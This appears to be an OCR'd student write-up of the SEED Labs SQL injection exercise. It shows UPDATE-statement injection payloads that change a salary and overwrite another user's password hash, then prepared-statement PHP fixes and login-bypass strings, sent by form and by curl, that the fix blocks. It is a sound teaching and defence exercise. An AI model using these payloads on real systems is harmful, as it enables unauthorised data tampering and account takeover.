
3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary:

__Steps:__

1) Logged in as "**Samy"** user and details are shown as below.

Samy profile before edit:


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...rd=seedsamy
Sent Mail - pravalli1703@g...
Most Visited
Getting Started
Seed Labs
Edit Profile

www.seedlabsqlinjection.com/unsafe_credential.php?EID=40000&Password=seedsamy


Samy Profile

Employee ID	40000
Salary	90000
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

2) Clicked on edit profile button. And entered below command in Nick Name field.
   Command: Pravallika',salary='10

Samy's edit profile page:


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s....com/edit.php
Sent Mail - pravalli1703@g...
SHA1 online
Most Visited
Getting Started
Seed Labs
Edit

www.seedlabsqlinjection.com/edit.php

Hi,Samy


Edit Profile Information

Nick Name:	Pravallika', salary='10
Email :	pravs
Address:	
Phone Number:	
Password:	

Copyright © SEED LABs

3) Samy's salary , nickname and Email are updated as shown below.

Samy's profile after edit:


File Edit View History Bookmarks Tools Help
SEED Project
http://www.se...edential.php
Sent Mail - pravalli1703@g...
www.seedlabsqlinjection.com/unsafe_credential.php
Most Visited
Getting Started
Seed Labs
Edit Profile

Samy Profile

Employee ID	40000
Salary	10
Birth	1/11
SSN	32193525
NickName	Pravallika
Email	pravs
Address	
Phone Number	


Task 3.2: SQL Injection Attack on UPDATE Statement — modify other people' password.

<u>Steps:</u>

1) Logged in as 'Boby' user and tried to edit Boby profile as shown below.
2) Entered below command in 'phone number' field to modify Ryan password with encrypted value of "hihello".

   Command:
   ```
   1234',password='6803cdc9fdb8a2d57152ce7e07cdf344c63b1a036803cdc9fdb8a2d57152ce7e07cd
   f344c63b1a03' where name='Ryan' --
   ```

Boby's profile:


Mozilla Firefox
SEED Project
http://www.s...com/edit.php
Sent Mail - pravalli1703@g...
SHA1 online
www.seedlabsqlinjection.com/edit.php
http://www.seedlabsqlinjection.com/edit.php
Most Visited
Getting Started
Seed Labs

Hi,Boby

Edit Profile Information


Nick Name:	
Email :	
Address:	
Phone Number:	1234',password='6803cdc9fdb8a2
Password:	

Edit

Copyright © SEED LABs

3) Connected to MySQL server and we can see that Ryan's phone number and password got updated.

<u>Ryan profile from MySQL:</u>



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------+----------------------------------------------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName   | Password                                                                         |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------+----------------------------------------------------------------------------------+
|  2 | Boby  | 20000 |     10 | 4/20  | 10213352 |             |         | pravs | Pravallika | b78ed97677c161c1c82c142906674ad15242b2d4                                         |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 | 1234        |         |       |            | 6803cdc9fdb8a2d57152ce7e07cdf344c63b1a036803cdc9fdb8a2d57152ce7e07cdf344c63b1a03 |
|  4 | Samy  | 40000 |     10 | 1/11  | 32193525 |             |         | pravs | Pravallika | 995b8b8c183f349b3cab0ae7fccd39133508d2af                                         |
|  5 | aaaaa | 50000 | 110000 | 11/3  | 32111111 |             |         |       |            | 99343bff28a7bb51cb6f22cb20a618701a2c2f58                                         |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |            | a5bdf35a1df4ea895905f6f6618e83951a6effc0                                         |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+------------+----------------------------------------------------------------------------------+
5 rows in set (0.01 sec)
```


<u>Observations:</u>

- From above results, we can conclude that SQL Injection Attack on UPDATE Statement is successful.
- In both cases, we could able to update employee profile like their own salary and other employee's password for which a particular user doesn't have access.

3.4 Task 4: Countermeasure — Prepared Statement:


Steps:

1) In order to prevent SQL injection attack, Modified unsafe_credential.php and unsafe_edit.php files to add prepared statement instead of normal SQL queries.
   Unsafe_credential.php:



```
    /* start make change for prepared statement */
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
            FROM credential
            WHERE eid= ? and Password=?";
    $prep_stmt=$conn->prepare($sql);
    $prep_stmt->bind_param("ss",$input_eid,$input_pwd);
    $prep_stmt->execute();
    $prep_stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,$nickname,$Password);
    $flag=0;
    while($prep_stmt->fetch())
{
$flag=1;
if($id!=""){
        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
    }
}
if($flag==0)
{
echo "The account information your provide does not exist\n";
        return;
```


   Usafe_edit.php:



```
   $sql="";
   if($input_pwd!=''){
        $input_pwd = sha1($input_pwd);
               $sql = "UPDATE credential SET nickname=? ,email= ?,address=?,Password=?,PhoneNumber=? where ID=?;";
       $prep_stmt = $conn->prepare($sql);
       $prep_stmt->bind_param("ssssss", $input_nickname, $input_email,$input_address,$input_pwd,$input_phonenumber,$input_id);
       $prep_stmt->execute();
 }else{
         $sql = "UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?;";
        $prep_stmt = $conn->prepare($sql);
       $prep_stmt->bind_param("sssss", $input_nickname, $input_email,$input_address,$input_phonenumber,$input_id);
       $prep_stmt->execute();

   }
   //$conn->query($sql);
    if ($prep_stmt->errno) {
    echo "FAILURE!!! " . $prep_stmt->error;
    }
   else echo "Updated {$prep_stmt->affected_rows} rows";
   $conn->close();
   //header("Location: unsafe_credential.php");
```

2) And tried to login to web application as Admin user and was able to login successfully as shown below after updating PHP files.

   Admin successful login with admin user and password:


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...rd=seedadmin
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/unsafe_credential.php?EID=99999&Password=seedadmin
Most Visited
Getting Started
Seed Labs
Edit Profile

Boby Profile

Employee ID: 20000 salary: 10 birth: 4/20 ssn: 10213352 nickname: Pravallikaemail: pravsaddress: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number: 1234

Samy Profile

Employee ID: 40000 salary: 10 birth: 1/11 ssn: 32193525 nickname: Pravallikaemail: pravsaddress: phone number:

aaaaa Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs


Trying SQL injection attacks on counter measures:

SQL Injection Attack from webpage.

Steps

1) Tried to login to web application as ‘Admin’ user without knowing ‘EID’ and ‘password’.
2) Entered “1’ or name=’admin’; -- “ command in EID field as shown below and password feld as blank as shown below.

Login page:


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...m/index.html
unsafe_edit.php with prepa...
SHA1 online
www.seedlabsqlinjection.com/index.html
Most Visited
Getting Started
Seed Labs

Employee Profile Information

Employee ID: 1' or name='admin' ; --


Password:

Get Information

Copyright © SEED LABs

3) And clicked on "get information" button and results are as shown below.

Error screen


File Edit View History Bookmarks Tools Help
SEED Project
http://www.s...+&Password=
unsafe_edit.php with prepa...
SHA1 online
Most Visited
Getting Started
Seed Labs

www.seedlabsqlinjection.com/unsafe_credential.php?EID=1'+or+name%3D'admin'+%3B+--++&Password=

The account information your provide does not exist


Observations:

1) Since prepares statements compile only SQL code and data is binds to query late. The SQL commands in data are not executed.
2) SQL server was looking for Employee information with "EID=1' or name='admin'; -- " and there is no employee with mentioned EID. Hence, we got an error screen as shown above

SQL Injection Attack from command line:

Steps:

1) In this task HTTP request is sent to the server by using Curl library.
2) Created URL by using EID and Password fields separated by "&" symbol.
3) And the special characters in EID or password field are replaced by "%20(white space)", "%27(single quotes)
   Command:
   Curl
   'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=1%27%20or%20name%3D%27admin%27+20%3B+20--%20&Password=1'
4) Results are shown in below screenshot.
   Ubuntu Screen:



```
[12/02/2017 16:47] seed@ubuntu:/var/www/SQLInjection$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=1%27%20or%20name%3D%27admin%27%20%3B%20--%20&Password=1'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


The account information your provide does not exist
[12/02/2017 16:47] seed@ubuntu:/var/www/SQLInjection$ 
```

